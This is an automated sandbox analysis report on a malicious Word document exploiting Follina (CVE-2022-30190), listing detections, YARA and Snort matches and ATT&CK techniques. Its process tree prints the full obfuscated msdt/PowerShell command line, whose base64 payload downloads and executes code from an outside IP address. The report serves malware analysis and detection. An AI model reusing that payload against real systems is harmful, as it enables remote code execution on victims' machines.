ID: 645905
Sample Name:
ZDhoKQk8G6.docx
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 07:15:46
Date: 15/06/2022
Version: 35.0.0 Citrine

Table of Contents


Windows Analysis Report

ZDhoKQk8G6.docx


Overview

General Information

Sample Name:	ZDhoKQk8G6.docx
Analysis ID:	645905
MD5:	b64108b4dbb4cc..
SHA1:	ad1eb7107e76f8..
SHA256:	52b48c4b2f4a63..
Tags:	doc docx Follina
Infos:	



Detection




Follina CVE-2022-30190

Score:	88
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Multi AV Scanner detection for subm…
- Malicious sample detected (through…
- Yara detected Microsoft Office Expl…
- Snort IDS alert for network traffic
- Uses known network protocols on n…
- Detected suspicious Microsoft Offic…
- Contains an external reference to an…
- Document exploit detected (process…
- Queries the volume information (nam…
- Yara signature match
- Very long cmdline option found, this…
- Internet Provider seen in connection…

Classification



Process Tree

- **System is w10x64**
- WINWORD.EXE (PID: 4532 cmdline: "C:\Program Files (x86)\Microsoft Office\Office16\WINWORD.EXE" /Automation -Embedding MD5: 0B9AB9B9C4DE429473D6450D4297A123)
  - MSOSYNC.EXE (PID: 5072 cmdline: C:\Program Files (x86)\Microsoft Office\Office16\MsoSync.exe MD5: EA19F4A0D18162BE3A0C8DAD249ADE8C)
  - msdt.exe (PID: 6592 cmdline: C:\Windows\system32\msdt.exe" ms-msdt:/id PCWDiagnostic /skip force /param " IT_RebrowseForFile=? IT_LaunchMethod=ContextMenu IT_BrowseForFile=$(Inv`o`ke-Ex`pr`e`s`sion($(Inv`o`ke-Ex`pr`e`s`sion('[System.Text.Encoding]'+[char]58+[char]58+'Unicode.GetString([System.Convert]'+[char]58+[char]58+'FromBase64String('+[char]34+'cwBlAHQALQBhAGwAaQBhAHMAIAAtAG4AYQBtAGUAIABjAHMAZQByAG8AYQBkACAALQB2AGEAbAB1AGUAIABJAG4AdgBvAGsAZQAtAEUAeABwAHIAZQBzAHMAaQBvAG4AOwBjAHMAZQByAG8AYQBkACgATgBlAHcALQBPAGIAagBlAGMAdAAgAE4AZQB0AC4AVwBlAGIAQwBsAGkAZQBuAHQAKQAuAEQAbwB3AG4AbABvAGEAZABTAHQAcgBpAG4AZwAoACcAaAB0ACcAKwAnAHQAcAA6AC8ALwAxADEANwAuADQAOAAuADEANAA2AC4AMgA0ADYAOgA4ADAAMAAzAC8AYQAnACkA'+[char]34+'))'))))i/../../../../../../../../../../../../../../Windows/System32/mpsigstub.exe MD5: 7F0C51DBA69B9DE5DDF6AA04CE3A69F4)
- csc.exe (PID: 6376 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\wxccc1jj\wxccc1jj.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6156 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESBA29.tmp" "c:\Users\user\AppData\Local\Temp\wxccc1jj\CSC53AA8B1A30F84583A884CFB153C6F39.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 2964 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\gie0zkoe\gie0zkoe.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6668 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RESE188.tmp" "c:\Users\user\AppData\Local\Temp\gie0zkoe\CSC6E91F038F5FB428487DA67C522375FDA.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- csc.exe (PID: 1784 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\csc.exe" /noconfig /fullpaths @"C:\Users\user\AppData\Local\Temp\q1lqs4gq\q1lqs4gq.cmdline MD5: 350C52F71BDED7B99668585C15D70EEA)
  - cvtres.exe (PID: 6484 cmdline: C:\Windows\Microsoft.NET\Framework\v4.0.30319\cvtres.exe /NOLOGO /READONLY /MACHINE:IX86 "/OUT:C:\Users\user\AppData\Local\Temp\RES6C14.tmp" "c:\Users\user\AppData\Local\Temp\q1lqs4gq\CSCC9E4AB822F7C4A9C9D2938CDBE8BABC6.TMP" MD5: C09985AE74F0882F208D75DE27770DFA)
- **cleanup**

Malware Configuration

No configs have been found

Yara Signatures

Initial Sample

Source	Rule	Description	Author	Strings
document.xml.rels	SUSP_Doc_WordXMLRels_May22	Detects a suspicious pattern in docx document.xml.rels file as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard, Wojciech Cieslak	• 0x39:$a1: <Relationships • 0x4ca:$a2: TargetMode="External" • 0x4c3:$x2: .htm!
document.xml.rels	INDICATOR_OLE_RemoteTemplate	Detects XML relations where an OLE object is refrencing an external target in dropper OOXML documents	ditekSHen	• 0x480:$olerel: relationships/oleObject • 0x499:$target1: Target="http • 0x4ca:$mode: TargetMode="External

PCAP (Network Traffic)

Source	Rule	Description	Author	Strings
dump.pcap	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	

Dropped Files

Source	Rule	Description	Author	Strings
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FDE2BFD0.htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\Content.MSO\FDE2BFD0.htm	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
C:\Users\user\AppData\Local\Microsoft\Windows\INetCache\IE\2WF3MMUU\exploit[1].htm	EXPL_Follina_CVE_2022_30190_Msdt_MSProtocolURI_May22	Detects the malicious usage of the ms-msdt URI as seen in CVE-2022-30190 / Follina exploitation	Tobias Michalski, Christian Burkard	• 0x1447:$re1: location.href = "ms-msdt:
Click to see the 3 entries				

Memory Dumps

Source	Rule	Description	Author	Strings
00000007.00000002.538647187.0000000000790000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x2378:$a: PCWDiagnostic • 0x2310:$sa1: msdt.exe • 0x234c:$sa1: msdt.exe • 0x2950:$sa1: msdt.exe • 0x2420:$sb3: IT_BrowseForFile=
00000007.00000002.538647187.0000000000790000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000007.00000002.538996715.00000000007E0000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0x1d24:$a: PCWDiagnostic • 0x3a7b:$a: PCWDiagnostic • 0x1cbc:$sa1: msdt.exe • 0x1cf8:$sa1: msdt.exe • 0x22fc:$sa1: msdt.exe • 0x3a65:$sa1: msdt.exe • 0x1dcc:$sb3: IT_BrowseForFile= • 0x3acf:$sb3: IT_BrowseForFile=

Source	Rule	Description	Author	Strings
00000007.00000002.538996715.00000000007E0000.00000004.00000020.00020000.00000000.sdmp	JoeSecurity_Follina	Yara detected Microsoft Office Exploit Follina / CVE-2022-30190	Joe Security	
00000007.00000002.539088941.00000000007E8000.00000004.00000020.00020000.00000000.sdmp	SUSP_PS1_Msdt_Execution_May22	Detects suspicious calls of msdt.exe as seen in CVE-2022-30190 / Follina exploitation	Nasreddine Bencherchali, Christian Burkard	• 0xb1c6:$a: PCWDiagnostic • 0x16bfc:$a: PCWDiagnostic • 0x28016:$a: PCWDiagnostic • 0xb04:$sa1: msdt.exe • 0x67d0:$sa1: msdt.exe • 0x1916e:$sa1: msdt.exe • 0x1c140:$sa1: msdt.exe • 0x26090:$sa1: msdt.exe • 0x29594:$sb3: IT_BrowseForFile=
Click to see the 3 entries				

Sigma Signatures

No Sigma rule has matched

Snort Signatures

ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M2 - Source IP: 117.48.146.246 - Destination IP: 192.168.2.22

Timestamp:	117.48.146.246192.168.2.228008491782023942 06/15/22-07:10:36.033223
SID:	2023942
Source Port:	8008
Destination Port:	49178
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 117.48.146.246 - Destination IP: 192.168.2.22

Timestamp:	117.48.146.246192.168.2.228008491782036726 06/15/22-07:10:36.033223
SID:	2036726
Source Port:	8008
Destination Port:	49178
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M1 - Source IP: 117.48.146.246 - Destination IP: 192.168.2.22

Timestamp:	117.48.146.246192.168.2.228008491782023941 06/15/22-07:10:36.033223
SID:	2023941
Source Port:	8008
Destination Port:	49178
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M1 - Source IP: 117.48.146.246 - Destination IP: 192.168.2.22

Timestamp:	117.48.146.246192.168.2.228008491812023941 06/15/22-07:10:38.181098
SID:	2023941
Source Port:	8008
Destination Port:	49181
Protocol:	TCP
Classtype:	A Network Trojan was detected

ET TROJAN Possibly Malicious Base64 Unicode WebClient DownloadString M2 - Source IP: 117.48.146.246 - Destination IP: 192.168.2.22

Timestamp:	117.48.146.246192.168.2.228008491812023942 06/15/22-07:10:38.181098
SID:	2023942
Source Port:	8008
Destination Port:	49181

Protocol:	TCP
Classtype:	A Network Trojan was detected

ET EXPLOIT Possible Microsoft Support Diagnostic Tool Exploitation Inbound (CVE-2022-30190) - Source IP: 117.48.146.246 - Destination IP: 192.168.2.22	−
Timestamp:	117.48.146.246192.168.2.228008491812036726 06/15/22-07:10:38.181098
SID:	2036726
Source Port:	8008
Destination Port:	49181
Protocol:	TCP
Classtype:	Attempted User Privilege Gain

Joe Sandbox Signatures

AV Detection

Multi AV Scanner detection for submitted file

Exploits

Yara detected Microsoft Office Exploit Follina CVE-2022-30190

Detected suspicious Microsoft Office reference URL

Software Vulnerabilities

Document exploit detected (process start blacklist hit)

Networking

Snort IDS alert for network traffic

Uses known network protocols on non-standard ports

System Summary

Malicious sample detected (through community Yara rule)

Persistence and Installation Behavior

Contains an external reference to another file

Hooking and other Techniques for Hiding and Protection


Uses known network protocols on non-standard ports

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Valid Accounts	1 Command and Scripting Interpreter	1 DLL Side-Loading	1 1 Process Injection	1 1 Masqueradi ng	OS Credential Dumping	1 Query Registry	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	1 1 Non-Standard Port	Eavesdrop on Insecure Network Communic ation	Remotely Track Device Without Authorizati on	Modify System Partition

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	Impact
Default Accounts	2 2 Exploitation for Client Execution	Boot or Logon Initialization Scripts	1 DLL Side-Loading	1 1 Process Injection	LSASS Memory	1 Application Window Discovery	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	1 Ingress Tool Transfer	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	Device Lockout
Domain Accounts	At (Linux)	Logon Script (Windows)	1 Extra Window Memory Injection	1 DLL Side-Loading	Security Account Manager	1 Remote System Discovery	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	1 Non-Application Layer Protocol	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	Delete Device Data
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	1 Extra Window Memory Injection	NTDS	2 File and Directory Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	1 1 Application Layer Protocol	SIM Card Swap		Carrier Billing Fraud
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Software Packing	LSA Secrets	1 3 System Information Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		Manipulate App Store Rankings or Ratings


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

Source	Detection	Scanner	Label	Link
ZDhoKQk8G6.docx	25%	Virustotal		Browse

Source	Detection	Scanner	Label	Link
ZDhoKQk8G6.docx	17%	ReversingLabs	Script-Macro.Exploit.CVE-2017-0199	

Dropped Files

Source	Detection	Scanner	Label	Link
C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\DiagPackage.dll	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\DiagPackage.dll	0%	ReversingLabs		
C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\en-US\DiagPackage.dll.mui	0%	Metadefender		Browse
C:\Windows\Temp\SDIAG_dd1f1f1a-d45a-4beb-a625-d8b138881117\en-US\DiagPackage.dll.mui	0%	ReversingLabs		

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://https://roaming.edog.	0%	URL Reputation	safe	
http://https://cdn.entity.	0%	URL Reputation	safe	
http://https://powerlift.acompli.net	0%	URL Reputation	safe	
http://https://rpsticket.partnerservices.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://cortana.ai	0%	URL Reputation	safe	
http://https://api.aadrm.com/	0%	URL Reputation	safe	
http://https://ofcrecsvcapi-int.azurewebsites.net/	0%	URL Reputation	safe	
http://https://augloop.office.com;https://augloop-int.officeppe.com;https://augloop-dogfood.officeppe.com;h	0%	Avira URL Cloud	safe	
http://https://res.getmicrosoftkey.com/api/redemptionevents	0%	URL Reputation	safe	
http://https://powerlift-frontdesk.acompli.net	0%	URL Reputation	safe	
http://https://officeci.azurewebsites.net/api/	0%	URL Reputation	safe	
http://https://store.office.cn/addinstemplate	0%	URL Reputation	safe	
http://https://api.aadrm.com	0%	URL Reputation	safe	
http://https://dev0-api.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://www.odwebp.svc.ms	0%	URL Reputation	safe	
http://https://api.addins.store.officeppe.com/addinstemplate	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/	0%	URL Reputation	safe	
http://https://officesetup.getmicrosoftkey.com	0%	URL Reputation	safe	
http://https://prod-global-autodetect.acompli.net/autodetect	0%	URL Reputation	safe	
http://https://ncus.contentsync.	0%	URL Reputation	safe	
http://https://apis.live.net/v5.0/	0%	URL Reputation	safe	
http://https://wus2.contentsync.	0%	URL Reputation	safe	
http://https://asgsmsproxyapi.azurewebsites.net/	0%	URL Reputation	safe	
http://https://dataservice.o365filtering.com/PolicySync/PolicySync.svc/SyncFile	0%	URL Reputation	safe	
http://https://ncus.pagecontentsync.	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

No contacted domains info


URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://https://api.diagnosticssdf.office.com	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://login.microsoftonline.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://shell.suite.office.com:1443	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://login.windows.net/72f988bf-86f1-41af-91ab-2d7cd011db47/oauth2/authorize	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://autodiscover-s.outlook.com/	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false		high
http://https://roaming.edog.	55B4C23D-1D64-4775-A6AC-18A4AA5015F2.0.dr	false	• URL Reputation: safe	unknown
